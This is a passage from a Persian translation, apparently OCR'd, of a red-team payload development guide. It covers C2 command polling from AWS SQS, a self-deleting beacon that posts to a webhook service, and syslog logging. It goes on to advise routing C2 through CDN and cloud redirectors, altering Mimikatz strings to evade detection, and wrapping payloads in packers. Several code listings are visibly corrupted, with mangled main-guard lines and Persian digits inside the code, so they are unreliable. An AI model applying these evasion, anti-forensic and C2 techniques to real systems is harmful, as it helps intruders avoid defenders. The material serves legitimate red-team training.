با ادامه مثال C2، طراحی در شکل ۱-۱ نظرسنجی صف برای فرمان‌های جدید را به‌عنوان فرایندی شناسایی می‌کند که می‌تواند کاندیدای خوبی برای یک تابع باشـد. ایجاد یک تابع هر زمان که نیاز به اسـتفاده مکرر از روال‌هایی دارید که از یک ویژگی اصلی پشتیبانی می‌کنند مفید است. اگر برنامه‌ریزی روال‌ها بر اساس گروه‌های عملکردی برایتان دشوار است، در نظر بگیرید ابتدا کدی بنویسید که کار می‌کند و سپس آن را در نحو تابع بپیچید. برای مثال، فهرست ۱-۱ شبه‌منطق در قالب پایتون x.۳ برای نظرسنجی فرمان‌ها از یک صف سرویس Amazon Web Services (AWS) را نشان می‌دهد.

```
#AWS SDK library boto3

import boto3

client = boto3.resource('sqs')

def poll_commands(qname):

queue = sqs.get_queue_by_name(QueueName=qname)

qmsg = queue.receive_messages(some_json_filter)
```

```
command = qmsg.message.body

qmsg.delete()

return str(command)

 #Call the command and return results.

commands_to_run = poll_commands('my_queue_name')
```

فهرست ۱-۱: نظرسنجی فرمان‌ها از یک صف AWS SQS

این کد C2 باید در زمان اجرا مکرراً برای فرمان‌های جدید نظرسنجی کند و تغییرات جریان کنترل را مدیریت کند—یک فرایند تکراری که به‌صورت کارآمدتر در یک تابع کپسوله می‌شود تا اینکه مکرراً تکرار شود.

قبل از اینکه به آخرین مورد از سه R بپردازیم، باید به‌طور مختصر مفهوم تابع main را بحث کنیم. تابع main به‌عنوان نقطه ورود و هاب مرکزی یک برنامه عمل می‌کند، سایر توابع را هماهنگ می‌کند و جریان اجرای کلی برنامه را تعریف می‌کند.

در پایتون ۳.x، می‌توانید کدی بنویسید که هم به‌عنوان یک اسکریپت مستقل و هم به‌عنوان یک ماژول قابل استفاده مجدد با استفاده از دستور ویژه __name__ == "__main__" کار کند، که به‌عنوان dunder (مخفف « double underscore») شناخته می‌شود. می‌توانید از این دستور به‌عنوان یک تابع main ساده که تابع دیگری را فراخوانی می‌کند استفاده کنید، همان‌طور که در فهرست ۱-۲ نشان داده شده است.

```
def calc_triangle_area(base, height):

return 0.5 * base * height

if __name__ == "__main:"__

base = 6

height = 4

area = calc_triangle_area(base, height)

print(f"The area of the triangle with base {base} and height {height} is: {area}")
```

فهرست ۱-۲: فراخوانی تابع calc_triangle_area() از یک بخش تابع main

جزئیات آنچه این کد انجام می‌دهد اینجا مهم نیســـت؛ این فقط نقش توابع main را نشـــان می‌دهد. به‌طور خاص، آن‌ها سازماندهی و هماهنگی توابع مختلف درون برنامه‌های شما را آسان‌تر می‌کنند. در

پایتون، استفاده از دستور dunder به‌عنوان یک تابع main همچنین به شما اجازه می‌دهد اسکریپت خود را به‌عنوان یک ماژول از اسکریپت دیگری وارد و فراخوانی کنید.

قابلیت اطمینان و مدیریت استثنا

آخرین اصـل R توسـعه برنامه قابلیت اطمینان اسـت. در حالی که شـیوه‌های خوب کدنویسـی و برنامه‌ریزی دقیق به بهبود قابلیت اطمینان کمک می‌کنند، نمی‌توانید هر رویداد ممکنی که ممکن اســـت باعث خطاهای زمان اجرا شـــود را در نظر بگیرید. مدیریت استثنا حوزه دیگری است که بسیاری از ما در صنعت امنیت تلاش زیادی در آن سرمایه‌گذاری نمی‌کنیم. این هیجان‌انگیزترین بخش کدنویسـی برای این مورد اسـتفاده نیسـت. اما اختصـاص وقت به آن احتمال اینکه کد شـما روی مجموعه متنوعی از سیستم‌ها با موفقیت اجرا شود را افزایش می‌دهد.

مدیریت استثنا در توسعه برنامه شما نیازی نیست به‌قدر نرم‌افزار تجاری گسترده باشد، اما باید شایع‌ترین مشکلاتی که با آن‌ها روبرو می‌شوید را مورد توجه قرار دهید. به مثال طراحی C2 از شکل ۱-۱ برگردید، که شرایط شکست اتصال را شـامل می‌شـد. فهرسـت ۱-۳ یک مثال پایتون ارائه می‌دهد که از کتابخانه‌های رایج برای شـبیه‌سـازی یک اتصـال خروجی استفاده می‌کند و مدیریت استثنا اضافه می‌کند تا اسکریپت بتواند به‌طور تمیز خاتمه یابد و خود را از دیسک حذف کند.

```
/!#usr/bin/env python3

import requests

import os

import sys

import time

def self_delete:()

try:

os.remove(sys.argv[0])

except Exception as e:

print(f"Failed to delete the script: {e}")

sys.exit(١)
```

```
def attempt_connection(max_retries):
 #Public-facing mock event handling using webhooks
url = "https://webhook-test.com/YOUR-UNIQUE-SESSIONID″
payload = {"message": "TEST MESSAGE 2 FOOBAR T"}
for attempt in range(max_retries):
try:
response = requests.post(url, json=payload, timeout=10)
response.raise_for_status()
print("Request successful")
return True
except requests.exceptions.RequestException as e:
print(f"Attempt {attempt + 1} failed: {e}")
if attempt < max_retries - 1:
print("Retrying in 5 seconds...")
time.sleep(٥)
else:
print("Max retries reached. Exiting.")
return False
if __name__ == "__main:″___
max_retries = 3
if not attempt_connection(max_retries):
self_delete()
```


apsec.ir

فهرست ۱-۳: شبیه‌سازی یک مثال C2 با مدیریت استثنا

این کد از همان ساختار تابع main و توابع ماژولار از فهرست ۱-۲ استفاده می‌کند اما یک لایه قابلیت اطمینان از طریق مدیریت استثنا برای مشکلات رایج (مانند مسائل اتصال TCP)، یک زیرروال تلاش مجدد، و مدیریت برای هر کد وضعیت HTTP خارج از محدوده استاندارد xx۲ اضافه می‌کند. همچنین یک تابع self_delete() شامل می‌شود که به اسکریپت پایتون در حال اجرا اجازه می‌دهد به خودش ارجاع دهد و فایل خود را از دیسک قبل از خروج حذف کند اگر با شکست‌های حیاتی در beacon روبرو شود. شکل ۱-۲ تأخیری را نشان می‌دهد که می‌تواند زمانی رخ دهد که یک اتصال ناپایدار نیاز به چندین تلاش مجدد با استفاده از مدیریت استثنا برای تحویل موفقیت‌آمیز بار دارد.




Figure 1-2: The runtime output from Listing 1-3 with exception handling

شکل ۱-۲: خروجی زمان اجرا از فهرست ۱-۳ با مدیریت استثنا

در طول توسعه، نیازی نیست برای هر حالت لبه‌ای مدیریت استثنا اضافه کنید؛ حوزه‌های اصلی برای رسیدگی، اختلالات بزرگ و خطاهای محتمل روی شبکه، زمان اجرای میزبان ایمپلنت C2، و مدیریت‌کننده دریافت‌کننده شما هستند. برخی شرایط رایج که نیاز به مدیریت دارند شامل پردازش کاراکترهای فرار یا کنترل به‌عنوان کد به‌جای مقادیر تحت‌اللفظی برای فرمان‌های خارجی یا فرایندهای پوسته، مکانیزم‌های تلاش مجدد شبکه گمشده با تایمرهای backoff نمایی، و خطاهای ناشی از فرمان‌های خارجی یا زیرفرایندهایی که باعث خاتمه کل ایمپلنت می‌شوند است.

سایر بهترین شیوه‌های توسعه برنامه

حالا توجه خود را از سه R به برخی ملاحظات اضافی که باید در طول فرایند توسعه برنامه در ذهن داشته باشید معطوف می‌کنیم.

داده پردازی آرین پایش

اتخاذ استانداردهای نامگذاری و قراردادهای نحوی

به احتمال زیاد در یک تیم کار خواهید کرد که کد اصلی شما را وصله یا ویژگی‌های جدید اضافه می‌کند، بنابراین مهم است که همه شما از همان استانداردهای نامگذاری و قراردادهای نحوی استفاده کنید، به‌ویژه برای توابع و متغیرها. جدول ۱-۲ برخی تغییرات رایجی که با آن‌ها روبرو خواهید شد و همچنین نحو استاندارد ترجیحی را فهرست می‌کند.

جدول ۱-۲: استانداردهای مرجع نامگذاری

نوع مرجع تغییرات استاندارد

توابع Myfunction()

my_function()

myFunction()

متغیرها و ثابت‌ها SomeVar

That_Var

my_variable_name

شما و تیمتان باید حداقل در مورد قراردادهای این عناصر به توافق برسید و آن‌ها را اتخاذ کنید، و ممکن است انتخاب کنید موارد دیگری را اضافه کنید. با این حال، به خاطر داشته باشید که قراردادهای بیش از حد می‌توانند در طول توسعه سریع دست و پا گیر شوند. شروع با دامنه محدود در ابتدا قابل مدیریت‌تر است، و در صورت نیاز، بعداً می‌توانید linterهای نحوی (ابزارهای کمکی که قالب و سبک کد را اعتبارسنجی می‌کنند) برای استانداردهایی که تعیین می‌کنید بنویسید.

اضافه کردن یک ثبت‌کننده گزارش

اگرچه برای یک بار قوی الزامی نیست، یک ثبت‌کننده گزارش می‌تواند به شما در عیب‌یابی تعاملات توابع کمک کند. در حالت ایده‌آل، ثبت‌کننده گزارش نباید گزارش‌ها را روی دیسک بنویسد؛ ما توصیه می‌کنیم پیام‌ها را از طریق TLS به کنسول یا یک سرور syslog شما ارسال کنید. ممکن است برای همه چیز به ثبت گزارش در سطح ردیابی نیاز نداشته باشید، اما می‌تواند برای گرفتن استثناها از طریق مدیریت‌کننده یا ردیابی روال‌هایی که خارج از تابع main اجرا می‌شوند مفید باشد. فهرست ۱-٤ یک مثال از ثبت گزارش در سطح تابع در پایتون را نشان می‌دهد.

```
/!#usr/bin/env python3

import logging, logging.handlers

 #Constructors
```

```
logger = logging.getLogger(__name__)
syslog_handler = logging.handlers.SysLogHandler(address=('127.0.0.1', 514))
formatter = logging.Formatter('%(name)s: %(levelname)s %(message)s')
syslog_handler.setFormatter(formatter)
def myfunction:()
print('hello foo')
MY_VAR = 2 + 2
 #Write to local file if you want buffer.
logging.basicConfig(filename='myapp.log', level=logging.INFO)
logger.info(MY_VAR)
 #Write to syslog instead.
logger.addHandler(syslog_handler)
logger.info(MY_VAR)
 #Main function
if __name__ == '__main:'__
myfunction()
exit()
```

فهرست ۱-٤: ثبت خروجی‌های تابع به‌صورت محلی یا از راه دور با استفاده از syslog

ما عمداً یک پوشش TLS را حذف کردیم تا بتوانید کد را کپی کنید و به‌صورت محلی با استفاده از tcpdump آزمایش کنید، همان‌طور که در فهرست ۱-٥ نشان داده شده است.

```
tcpdump: listening on lo0, link-type NULL (BSD loopback), snapshot length 524288 bytes
١٦:٢٥:١١,٧٩٤٢٣١IP (tos 0x0, ttl 64, id 39731, offset 0, flags [none], proto UDP (17,(
```

length 49, bad cksum 0 (->e186)(!

:١٢٧,٠,٠,١,٥١٤ > ١٢٧,٠,٠,١,٥٥٦١١SYSLOG, length: 21

Facility user (1), Severity info(٦)

Msg: __main__: INFO 4@^

٠x0000: 4500 0031 9b33 0000 4011 0000 7f00 0001 E..1.3.....@..

٠x0010: 7f00 0001 d93b 0202 001d fe30 3c31 343e .....;.....0<14>

٠x0020: 5f5f 6d61 696e 5f5f 3a20 494e 464f 2034 __main__:.INFO.4

٠x0030: 00.

فهرست ١-٥: خروجی پیام syslog tcpdump روی رابط loopback

این خروجی نشـان می‌دهد tcpdump روی رابط loopback گوش می‌دهد، و یک پیام syslog ارسـال‌شـده به پورت استاندارد را ثبت می‌کند، با هر دو نمایش بسته هگز و ASCII.

حالا که این بهترین شـیوه‌های توسـعه برنامه را ایجاد کرده‌ایم، توجه خود را به زیرسـاختی که ممکن اسـت بخواهید در engagement خود لایه‌بندی کنید معطوف می‌کنیم.

طراحی زیرساخت تغییر مسیر

تغییر مسیر به پنهان کردن فعالیت‌ها—مانند beaconing C2 و مبدأ حملات—اشاره دارد تا پنهان‌کاری، انعطاف‌پذیری، و مانورپذیری شما در ناوبری سیستم‌های به خطر افتاده را افزایش دهد. زیرساخت خارجی پایه‌ای برای پیاده‌سازی تغییر مسـیر فراهم می‌کند، و به سـیسـتم اجازه می‌دهد با وجود محدودیت‌های طراحی بار (مانند داشـتن تعداد محدودی از پیکربندی‌ها یا پارامترهایی که می‌توانید با بار قابل استفاده مجدد خود تنظیم کنید) انعطاف‌پذیر و پنهان بماند.

اگر تعجب می‌کنید چرا زیرساخت تغییر مسیر بخشی از طراحی مورد استفاده اصلی نیست، به این دلیل است که می‌خواهیم ماژولار بودن را با تغییر شـاخص‌های پایه سـازش (IOC) به‌جای شـاخص‌های حمله (IOA) حفظ کنیم. تیم‌های امنیتی که فعالیت عجیب را تشـخیص می‌دهند ممکن اسـت دامنه‌های متخلف، آدرس‌های IP، و گاهی خدمات ایمیل را مسـدود کنند. اینجاست که تغییر مسیر ضروری می‌شود.

مثال C2 از فهرسـت ۱-۳ از Webhook Test (https://webhook-test.com) در زمان نوشـتن این مطلب؛ برای یک دمو اختیاری از https://webhook.site بازدید کنید) به‌عنوان یک ارائه‌دهنده سرویس بالقوه برای زیرساخت شما

اســـتفاده کرد. حتی اگر VirusTotal در زمان نوشـــتن این مطلب Webhook Test را به‌عنوان یک ســـایت کم‌اعتبار طبقه‌بندی نکرد، چند مشکل دارد:

- این یک سرویس عمومی بدون کنترل دسترسی است.
- تیم‌های امنیتی می‌توانند به‌راحتی دامنه یا URL را مسدود کنند.
- نمی‌توانید به‌راحتی شاخص‌های تحت کنترل خود را بچرخانید و تغییر دهید.

چندین گزینه می‌توانند به کاهش احتمال اختلال فوری تیم‌های آبی در ارتباطات شـــما هنگام تشـــخیص آن‌ها کمک کنند. با فرض اینکه به استفاده از یک اتصال پوشیده‌شده با TLS روی پورت TCP 443 ادامه دهید، می‌توانید اتصالات خود را با اســـتفاده از یک ارائه‌دهنده ســـرویس ابری محبوب (CSP) مانند AWS یا Google Cloud Platform جلوبندی کنید. به‌طور جایگزین، می‌توانید از یک ارائه‌دهنده شـــبکه تحویل محتوا (CDN)، مانند Cloudflare یا Akamai، برای پروکســـی کردن اتصـــالات خود به‌عنوان اولین گام اســـتفاده کنید. حتی می‌توانید یک CDN و CSP را ترکیب کنید تا یک لایه تحقیق دیگر برای مدافعان اضـافه کنید. شـکل ۱-۳ نشـان می‌دهد چگونه می‌توانید CDNها را با خدمات CSP ترکیب کنید تا C2 خود را بیشتر مبتنی بر API-REST کنید.




Figure 1-3: Tandem redirection for C2

به خاطر داشته باشید که هر اجرای بار شما یک مصنوع پزشکی قانونی روی میزبان یا شبکه ایجاد می‌کند، بنابراین هیچ راهی برای خنثی کردن کامل یک محقق پزشـکی قانونی با انگیزه وجود ندارد. زمان engagement شـما محدود اسـت، بنابراین کلید کار تطبیق رویکرد پنهان‌کاری شما با قابلیت‌های دفاعی واقعی مشتری نهایی است.

برای مثال، اگر مشتری قابلیت‌های ضعیف پروکسی وب یا فایروال نسل بعدی (NGFW) دارد، ممکن است یک نام دامنه کاملاً واجد شـــرایط (FQDN) را به‌عنوان IOC callback خود به‌جای یک آدرس IP انتخاب کنید، چون دامنه‌ها برای مدافعان سخت‌تر مسدود می‌شوند. هنگام طراحی سطح تغییر مسیر، پیچیدگی پایش امنیتی مشتری را در مقابل تعداد دفعاتی که بار خود را دوباره اســـتفاده خواهید کرد وزن کنید. اگر در یافتن تعادل درســـت مشـــکل دارید، ماتریس الزامات از «استحکام و جمع‌آوری الزامات» در صفحه ٤ را دوباره مرور کنید.

ایمن‌سازی زیرساخت شما

ما متخصصـان امنیت عالی نخواهیم بود اگر آنچه را که موعظه می‌کنیم عمل نکنیم. صـرف‌نظر از اینکه از تغییر مسیر یا زیرسـاخت مسـتقیم اسـتفاده می‌کنید، باید آن را مانند یک سـازمان ایمن کنید. در سـناریوی CDN، برای مثال، این شـامل

الزامی کردن احراز هویت چندعاملی (MFA) برای ورود و اســتفاده از امنیت ثبت‌کننده برای نام‌های دامنه‌ای که کنترل می‌کنید برای جلوگیری از ربوده شدن است. با این حال، هنوز تمام نشده است.

اگر از یک ســاخت تغییر مسـیر اضــافی مانند AWS Lambda یا AWS API Gateway اسـتفاده می‌کنید، باید احراز هویت سمت کلاینت را نیز برای جلوگیری از سوءاستفاده لبه با استفاده از گواهی‌ها یا اسرار در لایه برنامه پیاده‌سازی کنید. همچنین باید از دور زدن CDN به مدیریت‌کننده‌های میزبانی‌شده در AWS خود با محدود کردن درخواست‌های مبدأ طوری که فقط از CDN شما بیایند جلوگیری کنید.

حداقل، اقدامات سخت‌سازی زیر را هنگام توسعه بار خود و پیکربندی زیرساخت خود پیاده‌سازی کنید:

- احراز هویت کلاینت را الزامی کنید.
- احراز هویت و مجوزهای امن برای ورودهای میزبانی‌شده تغییرمسیر داده‌شده را ایمن کنید.
- رمزنگاری را همه‌جا فعال کنید—در حال انتقال و در حال استراحت.
- یک اسکریپت «نابودکننده» برای خاموش کردن سریع و نابود کردن زیرساخت خود ایجاد کنید.
- مجوزهای زمان اجرا را به حداقل برسانید.

تکیه بر لیست‌های کنترل دسترسی (ACL) از فضاهای آدرس ترجمه‌شده شبکه (NAT) هدف نهایی دیگر کافی نیست به‌دلیل مقیاس شبکه‌های مدرن. بلوک‌های مسیریابی بین‌دامنه بدون کلاس (CIDR) در محل برای IPv4 و IPv6 می‌توانند در بسیاری از شرکت‌ها به ده‌ها هزار برسند. اگر engagementی انجام می‌دهید که ردپای ابری یک شرکت را شامل می‌شود، آدرس‌های IP به‌قدری پویا هستند که نمی‌توان به‌طور قابل اعتماد به منابع مشتری خاص متصل کرد. وقت بگذارید تا زیرساخت خود را سخت‌تر کنید و احراز هویت را در هر ابزار مبتنی بر شبکه بسازید.

الزامات زمان اجرا

هنگام ادامه طراحی اولیه و نمونه‌سازی خود، باید تعیین کنید که شبکه و میزبان‌های هدف شما احتمالاً چه نرم‌افزار و قابلیت‌هایی در دسترس دارند. بسته به محدوده engagement شما، ممکن است بر بهره‌برداری سمت کلاینت متمرکز شوید که نیازمند یک بار صحنه‌سازی حداقلی است، که در آن صورت یک stager بعید است از یک فایل باینری بزرگ پشتیبانی کند. محدودیت‌های اندازه یا فضا به همین دلیل است که بسیاری از مراحل اولیه یک‌خطی هستند با استفاده از باینری‌های زندگی در زمین (LOLBins—ابزارهای سیستمی که از قبل روی سیستم وجود دارند) یا موتورهای اسکریپت‌نویسی بومی مانند PowerShell برای Windows.

سایر موارد آزمایشی ممکن است یک بار قوی‌تر شامل مبهم‌سازی را اجازه دهند، که در آن صورت ممکن است در طول توسعه یک باینری کامپایل‌شده بسته‌بندی‌شده و امضاشده انتخاب کنید. همیشه حالت نهایی را در ذهن داشته باشید و تصور

کنید اجرا پس از بهره‌برداری احتمالاً چگونه پیش خواهد رفت. آسان است که در حین تمرکز بر مدیریت استثنا، پردازش توابع، و اجرای فرمان برای پیشبرد engagement، الزامات زمان اجرا را از دست بدهید.

ما عمداً این ملاحظات را در اوایل بخش‌های برنامه‌ریزی خود گنجانده‌ایم تا بتوانیم بر نیازهای اجرای بار محیط هدف تمرکز کنیم. در بیشتر موارد، می‌توانید بارها را به هر زبان برنامه‌نویسی بنویسید. انتخاب به این بستگی دارد که کدام کتابخانه‌ها را می‌توانید استفاده کنید و آیا اجرای کد نیاز به نصب یک مفسر جداگانه دارد. مجبور نیستید همه بارها را با همان زبان توسعه دهید—از ابزار درست برای کار استفاده کنید.

آنچه تعیین می‌کند آیا بارهای خاص engagement یا بلندمدت ایجاد می‌کنید این است که چند وقت یک بار آن‌ها را قبل از منسوخ شدن دوباره استفاده، نگهداری، و بهبود می‌بخشید. جدول ۱-۳ چندین زبان برنامه‌نویسی را برای کمک به هدایت انتخاب‌های توسعه شما مقایسه می‌کند.

جدول ۱-۳: مقایسه زبان‌های برنامه‌نویسی

apsec.ir

Table 1-3: Comparing Programming Languages

Language	Advantages	Trade-offs
C	• Linux LOLBins typically have C compilers. • Compiled languages allow for static binaries. • Memory control allows for exploitation or post-exploitation needs. • Lower-level languages are computationally fast.	• It's generally more work to write routines for. • There's no automatic garbage collection. • C has many well-known decompilers.
C# .NET	• Garbage collection is supported. • The C family language syntax is familiar. • It's a compiled language. • It uses the .NET intermediate language. • Compiled languages are generally faster than interpreted languages. • Memory manipulation in unsafe mode is supported.	• It uses the .NET intermediate language (both an advantage and a trade-off). • It's not as performant as pure C and C++ are. • It's not natively supported on non-Windows hosts.
Go	• It offers interpreted and compiled support. • It is generally performant compared to Python. • It's gaining popularity, with new libraries and software development kits (SDKs) created by the community. • It's generally less studied in malware analysis than C-family binaries.	• Its syntax constructs are more difficult for some people than Python's. • It requires the unsafe library for direct memory manipulation.
PowerShell	• It's built into Windows by default. • Other than the core edition, it offers native .NET framework support. • It is popular and has widespread community support. • Its syntax is easy to understand. • It provides native code signing support.	• Many endpoint tools have PowerShell analysis support. • PowerShell is not native in Linux. • As an interpreted language, it has performance trade-offs.
Python 3.x	• It is popular and has widespread community support. • Its syntax is easy to understand. • Many security tools are based on or have extension support in Python.	• As an interpreted language, it has performance trade-offs. • There's no direct memory management.
Domain-specific language (DSL)	• In many cases, DSLs can evade general network or endpoint detections.	• A DSL is specific to the client engagement. • It doesn't run without specific dependencies installed. • There are usually no host-level commands or function calls available.

بر اســـاس نیازهای متغیر engagement و عوامل معمول قابلیت اســـتفاده مجدد بلندمدت، گزینه‌هایی را انتخاب کنید که سهولت اجرا در هدف نهایی را با امکان‌سنجی توسعه برای تیم شما ترکیب کنند. در سراسر این کتاب، ما عمدتاً از Go و Python 3.x در موارد استفاده خود استفاده خواهیم کرد به‌دلیل پشتیبانی و انعطاف‌پذیری گسترده‌ای که هر دو زبان ارائه می‌دهند. هنگام توسعه بار خود، با این حال، احساس اجبار نکنید که فقط از این زبان‌ها استفاده کنید. از هر چیزی که با آن راحت‌تر هستید برای رسیدن به نتایج ابتدا استفاده کنید؛ سپس، در نظر بگیرید کد را بعداً با کمک تیم خود منتقل کنید.

انتخاب بین اصلاح ابزار و توسعه

بسیاری از ابزارهای پس از بهره‌برداری از قبل به‌صورت آنلاین در دسترس هستند، و برخی در فرار بهتر از بقیه عمل می‌کنند. راه‌حل‌های معروف، مانند چارچوب Metasploit، Mimikatz، و مجموعه Nishang، در engagementهای آزمایشی خوب عمل می‌کنند. اما به همان دلایلی که آن‌ها شناخته‌شده و به‌طور گسترده مورد اعتماد هستند، توسط مدافعان نیز راحت‌تر تشخیص داده می‌شوند. هر چه یک ابزار بیشتر در معرض عموم بوده است، تیم‌های مهندسی زمان بیشتری برای یادگیری نحوه تشخیص آن داشته‌اند.

در یک رویکرد اصلاح، شما معمولاً نشانگرهای اتمی از جمله رشته‌های منحصربه‌فرد، دامنه‌ها یا آدرس‌های IP خاص، و ویژگی‌های فراداده را تغییر می‌دهید. همچنین می‌توانید ابزار را با داده تصادفی اضافی بسته‌بندی مجدد کنید تا تشخیص آن در حین انتقال دشوارتر شود. این روش‌ها می‌توانند برای بسیاری از راه‌حل‌های امنیتی ضعیف تنظیم‌شده یا مستقرشده کار کنند، اما برای مدت طولانی از تشخیص فرار نخواهند کرد. راه‌حل‌های اکتشافی و مبتنی بر یادگیری ماشین بار اجراشده را به‌سرعت تشخیص خواهند داد. مدت زمان دقیق به محیط بستگی دارد اما می‌تواند فقط چند دقیقه یا کمتر باشد.

برای نشان دادن اینکه چگونه رشته‌های منحصربه‌فرد می‌توانند کشف و به‌طور بالقوه اصلاح شوند، خروجی اجرای یک فرمان ساده strings علیه Mimikatz، یک ابزار محبوب تخلیه اعتبارنامه، را در نظر بگیرید، همان‌طور که در فهرست ۱-۶ نشان داده شده است.

```
%strings -a mimikatz.exe | grep -i 'benj'

%Open Source Developer, Benjamin Delpy1&0$

benjamin@gentilkiwi.com0
```

فهرست ۱-۶: خروجی strings برای نویسنده ابزار Mimikatz

این فرمان نام و آدرس ایمیل نویسنده را آشکار می‌کند—نمونه‌های اصلی رشته‌های قابل شناسایی منحصربه‌فرد که می‌توانند برای فرار از تشخیص پایه اصلاح شوند.

افزایش اخیر در سرعت تشخیص تا حدودی ناشی از افزایش استفاده از راه‌حل‌های فعال‌شده یا مدیریت‌شده ابری است. مثال‌ها شامل ابزارهای تشخیص و پاسخ نقطه پایانی (EDR) مانند CrowdStrike و Microsoft Defender است، که معمولاً اطلاعات تهدید، یادگیری ماشین، و سایر اکتشافات را برای اندازه‌گیری رفتار در برابر فعالیت پایه در طول زمان ترکیب می‌کنند. تلاش‌های مکرر برای اجرای کد مخرب امتیاز خطر یک سیستم امنیتی را افزایش می‌دهد تا به آستانه‌ای برسد که یک هشدار را فعال کند. این تشخیص بر الگوهای رفتاری مشکوک متکی است نه امضاهای متنی خاص،

و یک سیستم همبستگی کوچک‌مقیاس ایجاد می‌کند که می‌تواند تهدیدها را حتی زمانی که کد آن‌ها اصلاح شده است شناسایی کند.

اگر تصمیم می‌گیرید یک بار موجود را برای بهینه‌سازی زمان engagement اصلاح کنید، این کار را فقط نزدیک پایان engagement خود یا روی دارایی‌هایی که مایل به «سوزاندن» آن‌ها برای رسیدن به اهداف کوتاه‌مدت هستید انجام دهید.

همان‌طور که ممکن است حدس زده باشید، ایجاد بارها از ابتدا کنترل بیشتری بر مصنوعات پزشکی قانونی و الگوهای رفتاری به شما می‌دهد، و احتمال تشخیص را کاهش می‌دهد. با این حال، ساختن بارهای کاملاً سفارشی برای هر سناریو

می‌تواند زمان‌بر و ناکارآمد باشد. خوشبختانه، یک گزینه سوم سفارشی‌سازی را با کارایی توسعه متعادل می‌کند: ساخت‌های چندمرحله‌ای.

مزایای ساخت‌های چندمرحله‌ای

توانایی شما در توسعه ماژولار تعیین می‌کند که چقدر سریع می‌توانید بارهای جدید را پیاده‌سازی کنید. تا اینجا، ما به ماژولار بودن با جدا کردن کد قابل استفاده مجدد به توابع درون یک بار واحد پرداخته‌ایم. اما اگر این مفهوم را بیشتر گسترش دهیم چه؟ برای مثال، فرض کنید MVP (حداقل محصول قابل دوام) خود را در پایتون توسعه داده‌اید، که برای بیشتر engagementها خوب کار می‌کند. با این حال، engagement فعلی نیازمند یک بار رمزگذاری‌شده است که روی شبکه‌ای با پایش خاتمه‌یافته SSH یا TLS عمل کند.

چند گزینه دارید. اولین غریزه شما ممکن است استفاده از خدمات شخص ثالث برای برآورده کردن این الزامات بدون بازنویسی کد باشد. به‌طور جایگزین، اگر کد به‌قدر کافی ماژولار باشد، می‌توانید آن را با قطعه‌کدهای جدیدی که در زمان اجرا با استفاده از آرگومان‌ها یا پارامترهای اضافی فراخوانی می‌شوند گسترش دهید. با این حال، این رویکرد می‌تواند زمان‌بر باشد و فقط از این engagement خاص پشتیبانی کند.

در عوض، یک packer توسعه دهید تا دور بار موجود بپیچد. ساخت‌های چندمرحله‌ای به شما اجازه می‌دهند کد آزموده‌شده خود را دست‌نخورده نگه دارید—و از خطاهای جدید اجتناب کنید—در حالی که قابلیت گسترده را در یک باینری پیچیده‌شده «بیرونی» پیاده‌سازی می‌کنید. این رویکرد همچنین هم الزامات رمزگذاری و هم رمزنگاری را بدون نیاز به هیچ بازنویسی برآورده می‌کند.

Packerها بسیار بیشتر از فشرده‌سازی یا رمزنگاری برای فرار ارائه می‌دهند. می‌توانید چندین مورد بار را همان‌طور که در شکل ۱-٤ نشان داده شده است بگنجانید، و ترتیب اجرا را با استفاده از باینری پیچیده‌شده خود به‌عنوان تابع main هماهنگ کنید. این فرصت‌های بسیار بیشتری برای سفارشی‌سازی تسریع‌شده الگوی حمله باز می‌کند و ذاتاً تحلیل ایستا را برای مدافعان دشوارتر می‌کند.




Figure 1-4: Staging multiple use cases and packing them into a second staged payload

شکل ۱-٤: صحنه‌سازی چندین مورد استفاده و بسته‌بندی آن‌ها در یک بار صحنه‌سازی‌شده دوم

